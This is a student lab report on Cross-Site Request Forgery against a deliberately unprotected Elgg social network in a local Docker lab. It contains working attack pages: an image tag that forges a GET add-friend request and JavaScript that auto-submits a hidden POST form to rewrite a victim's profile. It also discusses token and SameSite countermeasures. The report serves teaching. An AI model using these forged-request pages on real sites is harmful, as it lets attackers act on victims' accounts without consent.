Yewon Lee

CSCI 4250
Lab 04
Cross-Site Request Forgery (CSRF) Attack

Cross-Site Request Forgery (CSRF) occurs when a victim user, actively logged into a trusted site, unknowingly performs malicious actions on that site by interacting with a deceptive site. The lab involves executing a CSRF attack on the Elgg social networking web application, where the built-in CSRF countermeasures are intentionally disabled for educational purposes. Students will delve into the fundamentals of CSRF attacks, explore countermeasures such as Secret tokens and Same-site cookies, and gain understanding in areas like HTTP GET/POST requests, JavaScript, and Ajax. CSRF, or Cross-Site Request Forgery, is a type of cyber attack where an attacker tricks a user into unknowingly performing actions on a web application in which the user is authenticated.

Task 1 Observing HTTP Request

Before starting Task 1, we first made DNS configurations using

```
$ sudo gedit /etc/hosts &>/dev/null &
```


and adding the following to `/etc/hosts` file:

```
10.9.0.5    www.seed-server.com
10.9.0.5    www.example32.com
10.9.0.105  www.attacker32.com
```

Then, we downloaded and started the docker by

```
$ dcbuild
$ dcup
```

In Task 1, we visited `www.seed-server.com` and logged in using `samy` as username and `seedsamy` as password. Opening the `HTTP Header live` tool, we are able to obtain the following request:




Task 2 CSRF Attack using GET Request

In task 2, we need to add Alice as Samy's friend. We first logged into Samy's account, clicked on Alice's homepage and added her as a friend. We then opened the `HTTP Header live` tool to identify what the legitimate Add-Friend HTTP request looks like.
Note that Add-Friend HTTP request is a GET request. When adding friends, the URL used for this GET request is

```
http://www.seed-server.com/action/friends/add?friend={userid}&{__elgg_ts}&{__elgg_token}
```

where `userid` is replaced with each person's user ID. This can be viewed by `F12` on the members page as below:




From above, we found that the user ID for Samy is 59. Using `addfriend.html` which we have modified as follows:

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height
</body>
</html>
```

We have modified the profile of Samy that contains the following link and assume that Alice will click on it:

`www.attacker32.com/addfriend.html`

Then, we logged into Alice's account and clicked on Samy's profile. Notice that Samy has been automatically added as Alice's friend.




The parameters used in Task 2 can be found from the URI in the `HTTP Header live` tool:

```
__elgg_token: 04trXek0PY5GY2LpBHT9Fg
__elgg_ts: 1635808439
add?friend: 59
```

Here, `add?friend` parameter adds the user with the corresponding user ID as a friend of Alice.
In this lab, Elgg has implemented a countermeasure to fortify its defense against CSRF attacks. When examining Add-Friend HTTP requests, we find two peculiar parameters: `__elgg_ts` and `__elgg_token`. These parameters serve a critical function within the countermeasure, as the correctness of their values determines the acceptance or rejection of the request by Elgg. However, the countermeasure was disabled for this lab, thereby eliminating the obligation to incorporate these two parameters in any forged requests.

Task 3 CSRF Attack using POST Request

In task 3, we need to modify Alice's profile. We first logged into Samy's account and clicked on `edit profile` and saved. Then, we opened the `HTTP Header live` tool:



Note that the profile modification request is a POST request, and the URL is

`www.attacker32.com/editprofile.html`

Then, we edited `editprofile.html` as follows:


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
```


```
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

and added the following link


```
www.attacker32.com/editprofile.html
```

to Samy's profile, assuming that Alice will click on it.





We then logged into Alice's account and clicked the link on Samy's profile. This automatically modified Alice's profile, which now says "Samy is my hero".



• Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.


- As discussed in Task 2, Boby can find Alice's user ID by using `F12` view on the members page. This lists the user ID for all members listed on the members page. Thus, not only Alice but also anyone on the members pages can be targeted.

• Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

- He cannot launch the CSRF attack to modify the victim's Elgg profile in this case. We need the user ID of the victim that he wishes to attack when modifying the profile. However, since everyone's user ID is different, this makes it difficult for Boby to be able to launch attack anyone that visits his malicious web page.

Task 4 Enabling Elgg's Countermeasure

In Task 4, we turn on the countermeasure by removing the return statement in `Csrf.php` file located in `/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security` folder. We logged into Alice's account and clicked on Samy's profile. Then, we get the following message:



Due to the authentication cookie, Alice's profile can no longer be modified. Note that when the request fails, the web page is refreshed. However, because the request will continue to fail as the web page refreshes every time, an endless loop of failed attempts will occur, slowing down the computer. Also, the access control of the browser prohibits the JavaScript code on the attacker's page from reaching any content within Elgg's pages. Thus, attackers cannot send the secret tokens in the CSRF attack, preventing them from finding out the secret tokens from the web page.

Task 5 Experimenting with the SameSite Cookie Method

In Task 5, we visitied `www.example32.com`. We were able to clarify that for same-site request, there is cookie-strict; however, for cross-site request, there is not.
The SameSite cookie comes with a distinctive attribute that is configurable by servers. When this attribute is set to Strict, the browser refrains from transmitting the cookie in cross-site requests. If the server expects the cookie and it's absent due to SameSite restrictions, it can choose not to respond or generate an error, effectively thwarting potential attacks. The determination of whether a request is cross-site or same-site often depends on the server's implementation. Servers can employ strategies such as embedding a unique token within each page and anticipating its inclusion in requests. By examining the presence or absence of this token, the server can discern whether the request is from the same site or across sites, enhancing security measures.